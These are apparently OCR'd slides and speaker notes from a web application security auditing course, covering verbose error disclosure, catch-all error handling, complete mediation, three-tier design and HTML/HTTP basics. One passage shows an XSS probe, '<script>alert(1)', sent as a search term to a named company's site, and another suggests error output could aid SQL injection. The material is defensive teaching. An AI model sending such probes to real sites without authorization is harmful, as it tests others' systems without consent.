
Every major language used for web application development today supports the ability to catch even unexpected errors. In this case, we're looking at a host run by OWASP. The page accessed is a PHP-driven page. This type of error should *never* be displayed to a user. Not only is this disclosing information that we just don't need to have, but it also affects consumer confidence.

Realize that we are not including this screen shot to cast OWASP in a bad light! To the contrary, this is a group of smart and skilled people who are doing good work in the web application security space! Instead, consider this: **If these folks could make this kind of mistake, what are the chances that *our* programmers are making these mistakes!!**

From this error alone, we can derive a lot of useful details for an attacker. For instance, at first glance we can see that some kind of access to a directory failed. Looking at the details of the error message, it leads us to the conclusion that we are looking, most likely, at a farm of frontend web servers that are used to deliver content from a backend SAN operating over NFS. It appears that the NFS server is unexpectedly down, but the programmer simply assumes that the server will always exist.




Here's another frightening example. OpenVPN are the folks who create and distribute both the free and commercial OpenVPN products that are widely used for VPNs in small- and even medium-sized businesses. As you can see, this example actually gives us insight into the actual database schema. More than this, we may identify values that we can control as a user that end up in the SQL statement, potentially allowing us to craft a SQL injection attack.



What should happen when an error occurs? Remember again that the main reason that errors are not handled properly is that the developer prepares only to handle errors that he expects can occur. What he *should* do as a best practice is prepare to handle absolutely any error condition, even ones that he thinks are not possible. How can he do this?

Every major language used for web application development today has the capability to create generic error-handling code for unexpected errors. Our web application developers must use them!

Consider the web page pictured in the slide. Here you can see the results from a search request sent to Celebrity's website. Nothing unusual was sent, just the word "test." Compare this output with what you see on the next slide.




Here you can see what happens when the following is sent as the search term:

<script>alert(1)

Notice how different this page looks. In fact, if you search for a term that does not exist, you receive a search results page that tells you that there were no results. This page is different. What's going on?

Although I would be concerned that the simple string above causes an error to occur in the application code, I am actually quite happy to find that the developer has clearly added some "catch all" error handling to his code! For some (undetermined, as far as we are concerned) reason the application encountered an error. Rather than simply crashing (and sending back a 500 Server Not Available message), the application instead returns this error page! This is what we *should* see when an unexpected error occurs!

Complete Mediation




- Consider a single point of entry:
  - "Myapp.com/index.php"
  - Everything goes through here
  - Nothing else is accessible on the site without passing through here
  - Reuse of reliable code

Auditing Web Based Applications

Next, our list asks us to consider requiring complete mediation for our web application. The principle of complete mediation is that there is only one way in or out in a given architecture. For a web application you might think of this as meaning that all interaction with the web application goes through a single point of entry rather than the user requesting many different files and directories from the server.

An example of how to do this is to create the application in such a way that it essentially acts as a server, handling requests and distributing content based on validated session credentials for the clients. If this mediation point were in the index.php page, that would mean that virtually no other content in the application is accessible *without* making the request through index.php. Typically, some exceptions are considered acceptable in this framework, images and JavaScript libraries, for instance.


Requiring that we have a single point of access for all requests, we are in a position to create a single set of robust functions to handle all client interaction and reuse those for all requests. This makes debugging and later security fixing much easier; though, it does tend to require a fair amount of planning upfront to get it right.



Finally, we should consider implementing our application as a three-tier solution. The idea behind a three-tier solution is that it provides for wonderful scalability prospects in addition to tightly controlling any sensitive information that might be a part of the application or stored behind the application. The tiers are typically defined as:

- **Presentation:** The presentation tier is usually a web server that hands static pages back to the client and essentially acts as a proxy of sorts for any active or dynamic content. A portal is a good example of a presentation tier.
- **Application:** The application tier handles all dynamic content and interaction with the persistent tier, acting as a sort of dynamic gateway to generate dynamic content from the persistent tier, serving that content to the presentation tier.
- **Persistent:** The persistent tier is quite simply a database. This tier handles all long-term storage and retrieval of data that will eventually be delivered through our frontend.

We must acknowledge that although a three-tier application is best practice, many find the development, deployment, and maintenance costs too high for all applications. For this reason, we suggest that you decide how many tiers to use based on the security requirements for the data that you are handling.



For a moment, let's put the two-tier and three-tier architectures side by side so that we can examine the strengths and weaknesses. For a three-tier environment, the obvious problems reside in complexity and cost. Clearly, developing an application that leverages all three tiers will be time-consuming and the hardware requirements will be costly. Even so, if scalability and security are our major concerns, this is definitely the way to go.

Look at the two-tier diagram and consider the questions in the center of the slide. In a three-tier environment, the presentation tier is never permitted to talk directly to the persistent tier. Instead, all requests must be made through the application tier. Similarly, the application tier can never communicate directly with the Internet. Instead, everything that the application tier sends must be processed through the presentation tier.

Whatever the case, the credentials that are used to access the persistent tier must reside in the application tier. If the application and presentation tier are joined, then compromising either of those tiers compromises the other. Because the credentials for the persistent tier are there, too, a compromise of either tier actually results in the compromise of all three tiers. In some requests, we have only a single tier. This is not true in a (well-implemented) three-tier system.

The Story So Far

- Web applications are a common weak spot in security:
  - Better understanding required for programmers
- Doing a few things well goes a long way:
  - What we do the rest of today:
    - Work through an audit checklist
    - Learn how to perform each test

Auditing Web Based Applications


At this point, we've gotten some of the basics out of the way. In particular, you should have a good general idea of why web applications deserve so much of our attention. Throughout the day today, we will give you a lot of auditing and testing pointers, but we will also give you a good range of topics to suggest to your application programmers.

Another key from this section is that doing just a few things well yields tremendous security benefits. We don't have all the technical detail to understand all the implementations and implications of this, but don't worry, we'll give that to you soon!

As we continue on today, we will focus on the details of how to implement an application correctly and how to test an application for good implementation practice. To do this we'll work through an audit checklist step by step and learn how to perform each of the tests. The checklist that we use is both in the workbook and also on the CD.

Roadmap

- Stating the Problem
- ➢ Web Basics
- Server Security
- Configuration Testing
- Authentication
- Session Management
- Sensitive Information




HTML/HTTP
HTML Forms: GET/POST
SSL, AJAX, and CSS
WebScarab

Auditing Web Based Applications

Let's jump into some basics concerning Web technologies. We'll give you a gentle introduction to HTML and HTTP to lay the ground work for everything else that we're going to look at today. We'll take a quick look at forms so that we can have an idea of what the information flow tends to look like in a web application, and we'll also define a few other common technologies.


Last in this section, we'll demonstrate some of the features of a handy tool named WebScarab, which is available for free. This tool is our virtual Swiss army knife for examining web applications.



Web application auditing tends to be easier than most other forms of application auditing because almost everything that we need to do our testing is presented to us by the web server as text. When you look at a web page, it can appear quite complex in terms of layout and design, but fundamentally few pieces of the application actually matter for testing, and everything that we're concerned about is text.


The reason that this is true is that HTML, the language used to create most web pages today, is simply text. Not only that, the source code for any web page is only a few mouse clicks away because we can view the source code for any web page that our browser can display!

Essentially, HyperText Markup Language (HTML) is a language that describes how a page should look. It is then up to your browser to interpret that language to paint the page correctly. This is the reason that you will find that different web browsers may display the same page somewhat differently. You might think of this as several artists being asked to render the same picture.




For example, we look to the Google search page. In the slide, we can see the search page that is automatically set as the home page for the Firefox browser. This page, from what we can see, is made up of at least three images: the Firefox logo, the Google logo, and the Firefox icon in the lower left. In addition, we can see that there are some links that could be clicked, identifiable because they are underlined. In the middle of the page is a text box where we can enter search terms and finally there is a Google Search button that can be clicked.

Everything that is displayed on this page is the result of formatting instructions written in HTML and transferred to our browser by the Google web servers. Let's look a bit more closely at what the HTML actually looks like.



In most browsers, if you open a web page and then right-click the page, one of the options presented will be View Source. We have done that on the Google search page and extracted some pieces of the page to include in this slide.


If you look closely, you can see that there are marks, much like proofer's marks used in typesetting, that describe how the page should be rendered. For instance, there is a <title> mark that tells us where the title of the page is. There's a mark that indicates that a portion of the page should be centered when rendered. Further down we see a <form> mark that is used to describe an area on the page that will be used for client input to the web application. Toward the bottom of the example we can see what is known as an "anchor," marked with the <a href> mark. This creates an anchor point for a hypertext reference to another page. Last in our example, we see an <img> mark that is used to mark the placement of an image.



This concept of using marks or "tags" is fundamental to HTML. It is important to understand that almost all tags also require some sort of closing tag to identify when the formatting instruction ends. For instance, if a mark were used to center some text, how would the web browser know when to stop centering text? The answer is that there is a closing tag, too. The closing tags always mirror the opening tag, simply adding a forward slash. This means that for the tag there would be a corresponding tag. You can think of these opening and closing tags like parentheses. If you open a parenthetical expression (like this), the rules of syntax tell you that there must be a closing parenthesis.


A few other things to know are that HTML is case-insensitive. Also, quotation marks inside of HTML tags are generally optional unless you need to use a space within an expression. HTML also has some special characters, such as the < and >. What if you want to use one of these? You can mark those characters using > and <. These are examples of HTML Encoding.

An important tag to know about is the comment tag. Comments are marked with <!-- -->. Nothing within these will be displayed within the rendered page.



HTML and HTTP are not the same thing. HTTP, or HyperText Transfer Protocol, is the communication mechanism used to transfer hypertext documents. In reality, the protocol can also be used to transfer binary or just about anything else (like images), but its primary role is to allow browsers to speak to web servers.


When a web browser sends a request to a web server, the client's request is made using HTTP. When the server responds, it answers back by sending HTML embedded within HTTP headers. In other words, HTTP is the transport mechanism.



